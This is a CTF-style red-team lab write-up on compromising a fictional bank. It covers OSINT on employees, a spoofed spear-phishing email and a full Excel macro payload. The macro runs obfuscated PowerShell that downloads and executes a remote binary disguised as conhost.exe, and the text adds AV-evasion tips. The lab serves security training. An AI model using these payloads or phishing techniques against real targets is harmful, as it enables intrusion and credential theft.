

CYBERTHREATFORCE


RED TEAM LAB

Part 1 : Initial Compromise




OSINT

We start the lab with just one information about enterprise is the website (www.ubk.krm).



In contact part we obtain information about the localisation of enterprise, name of employees and format of mail.



The mail format is : [surname.name@ubk.krm](mailto:igor.aleksei@ubk.krm)

Now we go to push OSINT in social network to find other employees.

We use google to search potential employees in LinkedIn.

LINKEDIN Union Bank Of Karmenovie X | Q

Tous Actualités Maps Images Vidéos Plus Paramètres Outils

Environ 88 800 résultats (0,42 secondes)

aq.linkedin.com > kirill-louriev-a22... · Traduire cette page

Kirill Louriev - Director - Union Bank Of Karmenovie | LinkedIn

Antarctica · Director · Union Bank Of Karmenovie

Kirill Louriev | Antarctica | Director at **Union Bank Of Karmenovie** | 4 connections | See Kirill's complete profile on **LinkedIn** and connect.

aq.linkedin.com > pantelei-loffe-886... · Traduire cette page

Pantelei Loffe - Union Bank Of Karmenovie - LinkedIn

Antarctica · Responsable · Union Bank Of Karmenovie

View Pantelei Loffe's profile on **LinkedIn**, the world's largest professional community. Pantelei has 1 ... Responsable chez **Union Bank Of Karmenovie**. Antarctica1 ...

We find 2 news employees, is Kirill Louriev and Pantelei Loffe. We use this information to search in twitter and we find the profil of Kirill Louriev (<https://twitter.com/klouriev>).

Q Kirill Louriev X

Rechercher "Kirill Louriev"

 **Kirill Louriev**
@KLouriev



Kirill Louriev

4 Tweets



Suivre

Kirill Louriev

@KHouriev

PDG of UBK.

 A rejoint Twitter en juin 2021

5 abonnements 4 abonnés

Tweets

Tweets et réponses

Médias

J'aime



Kirill Louriev @KHouriev · 29 juin

...


New premises were purchased for the company. Look at the meeting room




We check the subscriber of Kirill Louriev and we see 2 new people, it's Uriel Ananiev and Jarek Babikov

← **Kirill Louriev**
@KLouriev


Abonnés **Abonné**

 **Uriel Ananiev**
@AnanievUriel [Suivre](#)

 **Jarek Babikov**
@BabikovJarek [Suivre](#)

Hello everyone, my name is jarek and I'm helpdesk in Karmenovie, looking forward to discover twitter

We continue to search in Instagram, in Jarek Babikob subscriber in Instagram we can finds Ratmir Andreiev


 jarek.babikov [S'abonner](#) [v](#) [...](#)


0 publications 0 abonnés 2 abonnements


Jarek Babikov

Abonnements

Personnes Hashtags

 **uriel.ananiev**
Uriel Ananiev [S'abonner](#)

 **masteradora**
Ratmir Andreiev [S'abonner](#)



masteradora

S'abonner

▼

...

0 publications

2 abonnés

0 abonnements

Ratmir Andreiev

Employee of UBK

📅 PUBLICATIONS

👤 IDENTIFIÉ(E)

Now we have list of employees it's :

- Uriel Ananiev
- Jarel Babikov
- Kirill Louriev
- Igor Aleksei
- Ratmir Andreiev

And potential mail list :

- uriel.ananiev@ubk.krm
- jarek.babikov@ubk.krm
- kirill.louriev@ubk.krm
- ratmir.andreiev@ubk.krm
- igor.aleksei@ubk.krm

Phising

Now, we need to made phising. We send mail to all member in enterprise and we wait reponses.

From	test@cyberthreatforce.local
To	uriel.ananiev@ubk.krm ✕ jarek.babikov@ubk.krm ✕ kirill.louriev@ubk.krm ✕ ratmir.andreiev@ubk.krm ✕ igor.aleksei@ubk.krm ✕
Subject	Open account

Hello,


i'm interested to open bank account in UBK.
It's possible to have more information about your bank ?

Cordially, John Doe.


I receive just 2 reponses by Igor Aleksei and Ratmir Andreiev.

Igor reponse :

Please Check This Mail



From [igor.aleksei@ubk.krm](#) on 2021-07-01 16:42

 [Details](#)


Dear Sir, Miss,
i'am curenly in vaction, i will reply when i will be back to the office.

Best regars,

Igor Aleksei
Account Manager
Union Bank Of Karmenovie

This message is confidential and may be legally privileged. If you are not the intended recipient, please destroy the message and notify the sender immediately. Any disclosure, use, copying or distribution, either whole or partial, is prohibited.

Ratmir response :

who are you ? 



From ratmir.andreiev@ubk.krm on 2021-07-01 16:31

 [Details](#)

Hi,

I do not answer to people that i don't know.
Please do not send me an email again.

Best regards,

Ratmir Andreiev
Accounting Assistant Intern
Union Bank Of Karmenovie

This message is confidential and may be legally privileged. If you are not the intended recipient, please destroy the message and notify the sender immediately. Any disclosure, use, copying or distribution, either whole or partial, is prohibited.

With this I learn that Igor is in vacation (no present in work) and Ratmir don't answer for people he doesn't know.

For the phishing campaign we send mail to ratmir and we spoof igor (mail + signature), for payload we use Macro Excel.


The payload of macro is :

```
=LANCER("cMd /c pOwErSHEll -w 1 StArT-SlEEp 4; IEX ((NEw-objEct  
NEt.weBClient).DOwnLoADsTRiNg('http://10.145.1.82:80/paylo  
ad'))")  
  
=ARRETER()
```

I has made short video to explain how to made this :

<https://streamable.com/9pxmwu>

Now, we need to create the payload file and depose this in webserver, this file is basically powershell script to download & execute.

A screenshot of a Notepad window with the title bar 'update.ps1' and a close button. The window contains a PowerShell script with five lines of code, numbered 1 through 5 in the left margin. The code is as follows:

```
1 Invoke-WebRequest -Uri "http://10.145.1.82:80/Office.exe" -OutFile "C:\Windows\Temp\conhost.exe"
2
3
4
5 Start-Process -FilePath "C:\Windows\Temp\conhost.exe"
```

And the executable is your beacon, meterpreter, grunt, reverseshell,

To bypass AV i use custom artifact kit and malleable profil but if you don't have cobalt strike you can use open source tools present in github (you need to edit tools to be undetectable because lot of public tools is signed).

Now, i'm ready to phising campaign.

To make phising campaign i use Spear Phising module present in Cobalt Strike.

Spear Phish

To	To_Name
ratmir.andreiev@ubk.krm	Ratmir Andreiev

Targets: C:\Users\Red\Desktop\Phishing\target.txt

Template: C:\Users\Red\Desktop\Phishing\Message.txt

Attachment: C:\payloads\dev\important.xls

Embed URL:

Mail Server: writeup@cyberthreatforce.local:writeup123@192.168.1.1

Bounce To: igor.aleksei@ubk.krm

Preview Send Help

If you don't have cobalt strike, you can use other tools like gopish.

In webmail of ratmir i can see :

IMPORTANT



De igor.aleksei@ubk.krm, le 2021-07-07 14:07

[Détails](#)

important.xls (~27 ko)

Hello,

I has finish the excel tab, can you confirm this if it's good ASAP please ?

Igor Aleksei
Account Manager
Union Bank Of Karmenovie

This message is confidential and may be legally privileged. If you are not the intended recipient, please destroy the message and notify the sender immediately. Any disclosure, use, copying or distribution, either whole or partial, is prohibited.

(You don't have access to this normally, but i has made this for you to better understand)

After few minutes, i have beacon with Ratmir Andreiev in Workstation-1.

